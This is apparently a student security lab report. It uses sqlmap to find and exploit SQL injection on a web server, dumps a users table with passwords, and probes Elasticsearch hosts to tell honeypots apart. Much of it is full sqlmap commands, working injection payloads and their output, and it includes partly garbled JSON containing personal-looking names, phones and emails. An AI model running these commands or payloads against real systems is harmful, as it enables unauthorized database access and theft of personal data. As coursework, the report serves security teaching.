

Tuğcan Barbin 25168 Lab2

My ip address

IP Adresiniz:
82.222.122.124

1-)

1-1)

sqlmap -u <http://70.34.209.116/> --current-db --current-user --forms --crawl=2

i tried to find database and user with using --forms --crawl=2 before that i tried without them.

```
(kali@kali)-[~]
$ sqlmap -u http://70.34.209.116/ --current-db --current-user --forms --crawl=2

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
[*] starting @ 03:00:27 /2021-11-28/

do you want to check for the existence of site's sitemap.xml [y/N] y
[03:00:47] [WARNING] 'sitemap.xml' not found
[03:00:47] [INFO] starting crawler for target URL 'http://70.34.209.116/'
[03:00:47] [INFO] searching for links with depth 1
[03:00:47] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 2
[03:00:48] [INFO] starting 2 threads
do you want to normalize crawling results [y/N] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] y
[03:01:00] [INFO] writing crawling results to a temporary file '/tmp/sqlmap7t5qoxgp2165/sqlmapcrawler-1hjnkas5d.csv'
[03:01:00] [INFO] found a total of 4 targets
[#!] form:
POST http://70.34.209.116/index.php
POST data: subs-email=submit=
do you want to test this form? [Y/n/q]
> y
Edit POST data [default: subs-email=submit=] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n] y
[03:01:06] [INFO] resuming back-end DBMS 'mysql'
[03:01:06] [INFO] using '/home/kali/.local/share/sqlmap/output/results-11282021_0301am.csv' as the CSV results file in multiple targets mode
[03:01:07] [WARNING] the web server responded with an HTTP error code (404) which could interfere with the results of the tests
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=cc394b65cf1...861830fd46'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: subs-email (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: subs-email=Zlk2' RLIKE (SELECT (CASE WHEN (1551=1551) THEN 0x5a6c6b5a ELSE 0x28 END)) AND 'laMu'='laMu6submit=

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: subs-email=Zlk2' AND EXTRACTVALUE(5879,CONCAT(0x5c,0x71707171,(SELECT (ELT(5879=5879,1))),0x71766a7071)) AND 'roZI'='roZI6submit=

  Type: time-based blind
  Title: MySQL >= 5.0.12 RLIKE time-based blind
  Payload: subs-email=Zlk2' RLIKE SLEEP(5) AND 'EEQU'='EEQU6submit=
---
do you want to exploit this SQL injection? [Y/n] y

do you want to exploit this SQL injection? [Y/n] y
[03:01:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: PHP 7.2.2, PHP, Apache 2.4.25
back-end DBMS: MySQL >= 5.1
[03:01:11] [INFO] fetching current user
[03:01:11] [INFO] resumed: 'root@%'
current user: 'root@%'
[03:01:11] [INFO] fetching current database
[03:01:11] [INFO] resumed: 'multi_login'
current database: 'multi_login'
```

i tried to Access databases with the information i found as the database tool 'MySQL'

with

sqlmap -u <http://70.34.209.116/> --dbms=mysql --forms --dbs

```

(kali@kali)~$ sqlmap -u http://70.34.209.116/ --dbms=mysql --forms --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
y and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:08:43 /2021-11-28/

[03:08:43] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=714d35cebc...f4c130dd0f'). Do
you want to use those [Y/n] y
[03:08:46] [INFO] searching for forms
[#1] form:
POST http://70.34.209.116/index.php
POST data: subs-email=submit=
do you want to test this form? [Y/n/q]
> y
Edit POST data [default: subs-email=submit=] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n] y
[03:08:51] [INFO] using '/home/kali/.local/share/sqlmap/output/results-11282021_0308am.csv' as the CSV results
file in multiple targets mode
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: subs-email (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: subs-email=ZlkZ' RLIKE (SELECT (CASE WHEN (1551=1551) THEN 0x5a6c6b5a ELSE 0x28 END)) AND 'laMu'='
laMu$submit=
  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: subs-email=ZlkZ' AND EXTRACTVALUE(5879,CONCAT(0x5c,0x7170717171,(SELECT (ELT(5879-5879,1))),0x717
66a7071)) AND 'roZI'='roZI$submit=
  Type: time-based blind
  Title: MySQL >= 5.0.12 RLIKE time-based blind
  Payload: subs-email=ZlkZ' RLIKE SLEEP(5) AND 'EEQU'='EEQU$submit=
---
do you want to exploit this SQL injection? [Y/n] y

```

```

---
do you want to exploit this SQL injection? [Y/n] y
[03:08:54] [INFO] testing MySQL
[03:08:54] [INFO] confirming MySQL
[03:08:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25, PHP 7.2.2
back-end DBMS: MySQL >= 5.0.0
[03:08:55] [INFO] fetching database names
[03:08:55] [WARNING] the SQL query provided does not return any output
[03:08:55] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast'
or switch '--hex'
[03:08:55] [INFO] fetching number of databases
[03:08:55] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster d
ata retrieval
[03:08:55] [INFO] retrieved:
[03:08:55] [WARNING] reflective value(s) found and filtering out
5
[03:08:56] [INFO] retrieved: information_schema
[03:09:13] [INFO] retrieved: multi_login
[03:09:24] [INFO] retrieved: mysql
[03:09:28] [INFO] retrieved: performance_schema
[03:09:53] [INFO] retrieved: sys
available databases [5]:
[*] information_schema
[*] multi_login
[*] mysql
[*] performance_schema
[*] sys

[03:09:56] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.l
ocal/share/sqlmap/output/results-11282021_0308am.csv'

[*] ending @ 03:09:56 /2021-11-28/

(kali@kali)~$

```

So, there are 5 databases and their names are

information_schema, multi_login, mysql, performance_schema, sys

1.2-)

Since we know that we have a databases called sys, we can see tables of it. With,

-u <http://70.34.209.116/> --D sys --tables --forms --crawl=2

```
(kali@kali)~[~]
$ sqlmap -u http://70.34.209.116/ -D sys --tables --forms --crawl=2

  H
  |
  | [1.5.8#stable]
  |
  | [V...]
  |
  | http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:17:54 /2021-11-28/

do you want to check for the existence of site's sitemap(.xml) [y/N] y
[03:17:56] [WARNING] 'sitemap.xml' not found
[03:17:56] [INFO] starting crawler for target URL 'http://70.34.209.116/'
[03:17:56] [INFO] searching for links with depth 1
[03:17:57] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 4
[03:17:59] [INFO] starting 4 threads
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N]
y
[03:18:47] [INFO] writing crawling results to a temporary file '/tmp/sqlmapivz55s0c2726/sqlmapcrawler-urxfcrmn.csv'
[03:18:47] [INFO] found a total of 4 targets
[#1] form:
POST http://70.34.209.116/index.php
POST data: subs-email=δsubmit=
do you want to test this form? [Y/n/q]
> y
Edit POST data [default: subs-email=δsubmit=] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n] y
[03:18:50] [INFO] resuming back-end DBMS 'mysql'
[03:18:50] [INFO] using '/home/kali/.local/share/sqlmap/output/results-11282021_0318am.csv' as the CSV results file in multiple targets mode
[03:18:51] [WARNING] the web server responded with an HTTP error code (404) which could interfere with the results of the tests
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=23e64c42132...26179de4ae'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: subs-email (POST)
```


And the result is below, with 101 table and their names.

Database: sys [101 tables] you can find results of scanning
[101 tables] in 'results-11282021_0301am.csv'

```
+-----+
| session @ 03:27:21 /2021-11-28/
| version
| host_summary
| host_summary_by_file_io
| host_summary_by_file_io_type
| host_summary_by_stages
| host_summary_by_statement_latency
| host_summary_by_statement_type
| innodb_buffer_stats_by_schema
| innodb_buffer_stats_by_table
| innodb_lock_waits
| io_by_thread_by_latency
| io_global_by_file_by_bytes
| io_global_by_file_by_latency
| io_global_by_wait_by_bytes
| io_global_by_wait_by_latency
| latest_file_io
| memory_by_host_by_current_bytes
| memory_by_thread_by_current_bytes
| memory_by_user_by_current_bytes
| memory_global_by_current_bytes
| memory_global_total
| metrics
| processlist
| ps_check_lost_instrumentation
| schema_auto_increment_columns
| schema_index_statistics
| schema_object_overview 4.209.1167
| schema_redundant_indexes
| schema_table_lock_waits
| schema_table_statistics {
| schema_table_statistics_with_buffer
| schema_tables_with_full_table_scans
| schema_unused_indexes http://sqlmap.org
| session_ssl_status
| statement_analysis Usage of sqlmap for attacking
| statements_with_errors_or_warnings used by this pr
| statements_with_full_table_scans
| statements_with_runtimes_in_95th_percentile
| statements_with_sorting
| statements_with_temp_tables section to the target t
| sys_config declared cookie(s), while server waits
| user_summary [101] previous heuristics detected
| user_summary_by_file_io if the target URL content
| user_summary_by_file_io_type content is stable
| user_summary_by_stages parameter(s) found for es
| user_summary_by_statement_latency
| user_summary_by_statement_type
| wait_classes_global_by_avg_latency
| wait_classes_global_by_latency
| waits_by_host_by_latency
| waits_by_user_by_latency
```



```
$ sqlmap -u http://70.34.209.116/ -D multi_login --tables --forms --crawl=2
```



```
{1.5.8#stable}
http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for
by this program

[*] starting @ 04:14:14 /2021-11-28/

do you want to check for the existence of site's sitemap(.xml) [y/N] y

```
[04:14:17] [WARNING] 'sitemap.xml' not found
[04:14:17] [INFO] starting crawler for target URL 'http://70.34.209.116/'
[04:14:17] [INFO] searching for links with depth 1
[04:14:18] [INFO] searching for links with depth 2
4
[04:14:20] [INFO] starting 4 threads
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N]
[04:14:32] [INFO] writing crawling results to a temporary file '/tmp/sqlmapjflctig49381/sqlmapcrawler-ymxghxn...'
[04:14:32] [INFO] found a total of 4 targets
[#1] form:
POST http://70.34.209.116/index.php
POST data: subs-email=&submit=
do you want to test this form? [Y/n/q]
> y
Edit POST data [default: subs-email=&submit=] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n] y
[04:14:37] [INFO] resuming back-end DBMS 'mysql'
[04:14:37] [INFO] using '/home/kali/.local/share/sqlmap/output/results-11282021_0414am.csv' as the CSV results
e
[04:14:38] [WARNING] the web server responded with an HTTP error code (404) which could interfere with the resu
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=2927f2ebace...7c8fae1845'). Do y
sqlmap resumed the following injection point(s) from stored session:
```

```
---
Parameter: subs-email (POST)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: subs-email=ZlkZ' RLIKE (SELECT (CASE WHEN (1551=1551) THEN 0x5a6c6b5a ELSE 0x28 END)) AND 'laMu'=

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: subs-email=ZlkZ' AND EXTRACTVALUE(5879,CONCAT(0x5c,0x71707171,(SELECT (ELT(5879=5879,1))))),0x7170
bmit=

Type: time-based blind
Title: MySQL >= 5.0.12 RLIKE time-based blind
Payload: subs-email=ZlkZ' RLIKE SLEEP(5) AND 'EEQU'='EEQU&submit=

---
```

do you want to exploit this SQL injection? [Y/n] y

```

do you want to exploit this SQL injection? [Y/n] y
[04:14:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: PHP, PHP 7.2.2, Apache 2.4.25
back-end DBMS: MySQL 5
[04:14:41] [INFO] fetching tables for database: 'multi_login'
[04:14:41] [WARNING] the SQL query provided does not return any output
[04:14:41] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[04:14:42] [WARNING] the SQL query provided does not return any output
[04:14:42] [INFO] fetching number of tables for database 'multi_login'
[04:14:42] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[04:14:42] [INFO] retrieved:
[04:14:42] [WARNING] reflective value(s) found and filtering out
3
[04:14:43] [INFO] retrieved: subscription
[04:14:54] [INFO] retrieved: tblcontact
[04:15:05] [INFO] retrieved: users
Database: multi_login
[3 tables]
+-----+
| subscription |
| tblcontact   |
| users        |
+-----+

SQL injection vulnerability has already been detected against '70.34.209.116'. Do you want to skip further tests involving it? [Y/n] y
[04:15:23] [INFO] skipping 'http://70.34.209.116/login.php'
[04:15:23] [INFO] skipping 'http://70.34.209.116/register.php'
[04:15:23] [INFO] skipping 'http://70.34.209.116/contact.php'
[04:15:23] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/
lts-11282021_0414am.csv'

[*] ending @ 04:15:23 /2021-11-28/

(kali@kali)-[~]
$

```

I found the users table and decided to look what is in there. An admin account may exist in the table.

First i looked for column names with,

sqlmap -u <http://70.34.209.116/> -D multi_login -T users --columns --forms --crawl=2

```

(kali@kali)-[~]
$ sqlmap -u http://70.34.209.116/ -D multi_login -T users --columns --forms --crawl=2

+-----+
| H |
| C | {1.5.8#stable}
| 2 |
| 2 |
| V ... |
+-----+
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any
by this program

[*] starting @ 04:18:15 /2021-11-28/

do you want to check for the existence of site's sitemap.xml) [y/N] y
[04:18:17] [WARNING] 'sitemap.xml' not found
[04:18:17] [INFO] starting crawler for target URL 'http://70.34.209.116/'
[04:18:17] [INFO] searching for links with depth 1
[04:18:17] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 4
[04:18:18] [INFO] starting 4 threads
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] y
[04:18:29] [INFO] writing crawling results to a temporary file '/tmp/sqlmapzt20ph7x9504/sqlmapcrawler-58el65o4.csv'
[04:18:29] [INFO] found a total of 4 targets
[#1] form:
POST http://70.34.209.116/index.php
POST data: subs-email=δsubmit=
do you want to test this form? [Y/n/q]
> y
Edit POST data [default: subs-email=δsubmit=] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n] y
[04:18:34] [INFO] resuming back-end DBMS 'mysql'
[04:18:34] [INFO] using '/home/kali/.local/share/sqlmap/output/results-11282021_0418am.csv' as the CSV results file
e
[04:18:35] [WARNING] the web server responded with an HTTP error code (404) which could interfere with the results
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=264782f75d0 ... 8d80d19392'). Do you w
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: subs-email (POST)

```



```

POST parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 1233 HTTP(s) requests:
---
Parameter: password (POST)
  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUB
  Payload: username=oXyY&password=' AND GTID_SUBSET(CONCAT(0x716a6a6271,(SELECT (ELT(7442=74
p

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=oXyY&password=' AND (SELECT 4273 FROM (SELECT(SLEEP(5)))oRAz)-- QFAS&sub
---
do you want to exploit this SQL injection? [Y/n]
[04:34:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25, PHP, PHP 7.2.2
back-end DBMS: MySQL >= 5.6
[04:34:24] [INFO] fetching columns for table 'users' in database 'multi_login'
[04:34:25] [INFO] retrieved: 'id'
[04:34:25] [INFO] retrieved: 'int(11)'
[04:34:25] [INFO] retrieved: 'username'
[04:34:25] [INFO] retrieved: 'varchar(50)'
[04:34:25] [INFO] retrieved: 'password'
[04:34:25] [INFO] retrieved: 'varchar(255)'
[04:34:25] [INFO] retrieved: 'email'
[04:34:26] [INFO] retrieved: 'varchar(255)'
[04:34:26] [INFO] retrieved: 'created_at'
[04:34:26] [INFO] retrieved: 'datetime'
[04:34:26] [INFO] retrieved: 'user_type'
[04:34:26] [INFO] retrieved: 'varchar(255)'
Database: multi_login
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| created_at | datetime |
| email | varchar(255) |
| id | int(11) |
| password | varchar(255) |
| user_type | varchar(255) |
| username | varchar(50) |
+-----+-----+

```

After this step, i tried display the data with,

```
sqlmap -u http://70.34.209.116/ --dbms=mysql --columns --forms --crawl=2 -D multi_login -T users -C id,password,username,user_type --dump
```

but it did not worked probably i misused forms and crawl

then i tried to find vulnurability in the website and found user.php?user=1

so,

```
sqlmap -u http://70.34.209.116/user.php?user=1 --dbms=mysql -D multi_login -T users -C id,password,username,user_type --dump
```



```
(kali㉿kali)-[~]
$ sqlmap -u http://70.34.209.116/user.php?user=1 --dbms=mysql -D multi_login -T users -C id,password,username,user_type --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:22:14 /2021-11-28/

[14:22:14] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=1a9c9a960e3...771e5a6faa'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: user (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: user=1' AND 8637=8637 AND 'VyqC'='VyqC

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: user=1' AND GTID_SUBSET(CONCAT(0x716b707071,(SELECT (ELT(3374=3374,1))),0x7176627171),3374) AND 'NVtk'='NVtk

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: user=1' AND (SELECT 4182 FROM (SELECT(SLEEP(5)))IQze) AND 'jEeE'='jEeE


  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: user=-9304' UNION ALL SELECT NULL,CONCAT(0x716b707071,0x70624852776c694552504b59564f55544e564b564e4949564b574e5370636c7a4c456f6444456f42,0x7176627171),NULL,NULL,NULL,NULL-- --
---
[14:22:17] [INFO] testing MySQL
[14:22:17] [INFO] confirming MySQL
[14:22:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: PHP 7.2.2, PHP, Apache 2.4.25
back-end DBMS: MySQL >= 5.0.0
[14:22:17] [INFO] fetching entries of column(s) 'id,password,user_type,username' for table 'users' in database 'multi_login'
Database: multi_login
Table: users
[3342 entries]
+-----+-----+-----+-----+
| id | password | user_type | username |
+-----+-----+-----+-----+
[14:22:18] [WARNING] console output will be trimmed to last 256 rows due to large table size
| 3087 | RuzY | user | " OR NOT 3473=8303# |
| 3088 | RuzY | user | " OR NOT 1358=1358# |
```

We can reach the entire table with using logs of command prompt and look for admin account.

2-)

****95.179.140.254 low interaction honeypot


Does not give any errors



```
{
  "status" : 200,
  "name" : "Green Goblin",
  "cluster_name" : "elasticsearch",
  "version" : {
    "number" : "1.4.1",
    "build_hash" : "89d3241d670db65f994242c8e838b169779e2d4",
    "build_snapshot" : false,
    "lucene_version" : "4.10.2"
  },
  "tagline" : "You Know, for Search"
}
```

Does not give us indices, also same page with every parameter

Same response for every parameter




```
{
  "status" : 200,
  "name" : "Green Goblin",
  "cluster_name" : "elasticsearch",
  "version" : {
    "number" : "1.4.1",
    "build_hash" : "89d3241d670db65f994242c8e838b169779e2d4",
    "build_snapshot" : false,
    "lucene_version" : "4.10.2"
  },
  "tagline" : "You Know, for Search"
}
```

****45.77.53.92 – low interaction honeypot

Has a html output that is fixed and not a js format

yellow open users PFfp6MSiQDexFRsyYfb10g 5 1 1000 0 627.1kb 627.1kb



Does not have error page




34.125.235.245/ - not a low interaction honeypot

It does not have a default page for all parameters


Has a json response

```
yellow open profile 0Y5Z5820TdCV-WlwI05QJw 5 1 565 0 383kb 383kb
```



,

Has a error page



It is working like a real system and gives responds to searches in js format.


```

{"took":3,"timed_out":false,"_shards":{"total":5,"successful":5,"skipped":0,"failed":0},"hits":{"total":565,"max_score":1.0,"_source":{"_id":"hsp23vU6h1ol","phoneorder":0,"onlineorder":0,"storeorder":1,"quantity":10,"price":"\u00a317837.06","date":"20/08/2016@hotmail.co.uk","country":"Scotland"},"_index":"profile","_type":"user","id":"14","score":1.0,"source":{"sid":"price":"\u00a03696.81","date":"26/02/2016 17:40:03","fullName":"Reyna Plitt","firstName":"Reyna","lastName":"Plitt"},"_index":"profile","_type":"user","id":"19","score":1.0,"source":{"sid":"x5750HugtjJw","eid":"779578","cid":"VM9UT20:53:41","fullName":"Willie Cox","firstName":"Willie","lastName":"Cox","phone":"+44 580862162","email":"WC402@ne779578","cid":"Vjyyzv","oid":"Kwi6qWqaseEn","phoneorder":1,"onlineorder":0,"storeorder":0,"quantity":9,"price483961808","email":"annf713@hotmail.co.uk","country":"England"},"_index":"profile","_type":"user","id":"24","score":"storeorder":1,"quantity":10,"price":"\u00a0312715.22","date":"24/02/2016 13:32:33","fullName":"Elmer Loucks","fir{"_index":"profile","_type":"user","id":"25","score":1.0,"source":{"sid":"kccc3NV5zmX0","eid":"972056","cid":"vMy0406:35:02","fullName":"Jennifer Sweigart","firstName":"Jennifer","lastName":"Sweigart","phone":"+44 815071242","ema"eid":"779578","cid":"07nF3l","oid":"66tqzNs0aK6S","phoneorder":0,"onlineorder":0,"storeorder":1,"quantity":8.638594531","email":"joemiller@mail2friendship.com","country":"Northern Ireland"},"_index":"profile","_type":"user","onlineorder":1,"storeorder":0,"quantity":7,"price":"\u00a038470.86","date":"14/10/2017 13:37:29","fullName":"Ali Ireland"},"_index":"profile","_type":"user","id":"40","score":1.0,"source":{"sid":"kccc3NV5zmX0","eid":"779578","c"20/01/2019 17:02:04","fullName":"Samantha Epperson","firstName":"Samantha","lastName":"Epperson","phone":"+44 6125kccc3NV5zmX0","eid":"779578","cid":"70zUyV","oid":"7uIB0wTW8JoS","phoneorder":0,"onlineorder":1,"storeorder":0"Gonzalez","phone":"+44 671857950","email":"DonaldG@hotmail.co.uk","country":"Wales"}}}}}}

```